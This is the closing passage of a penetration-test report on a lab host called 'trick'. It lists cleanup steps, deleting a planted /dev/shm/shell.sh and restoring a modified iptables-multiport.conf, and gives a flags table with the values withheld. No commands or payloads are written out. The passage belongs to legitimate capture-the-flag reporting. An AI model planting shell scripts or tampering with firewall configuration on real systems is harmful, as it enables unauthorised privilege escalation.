trick	files	Delete: /dev/shm/shell.sh
trick	files	Return to original: /dev/shm/iptables-multiport.conf

A.7 Flags Discovered

Flag #	Host	Flag Value	Flag Location	Method Used
1. user	trick	-	-	-
2. root	trick	-	-	-

Note: user and root flags were found, but are not listed here.

End of Report

This report was rendered
by SysReptor with
♥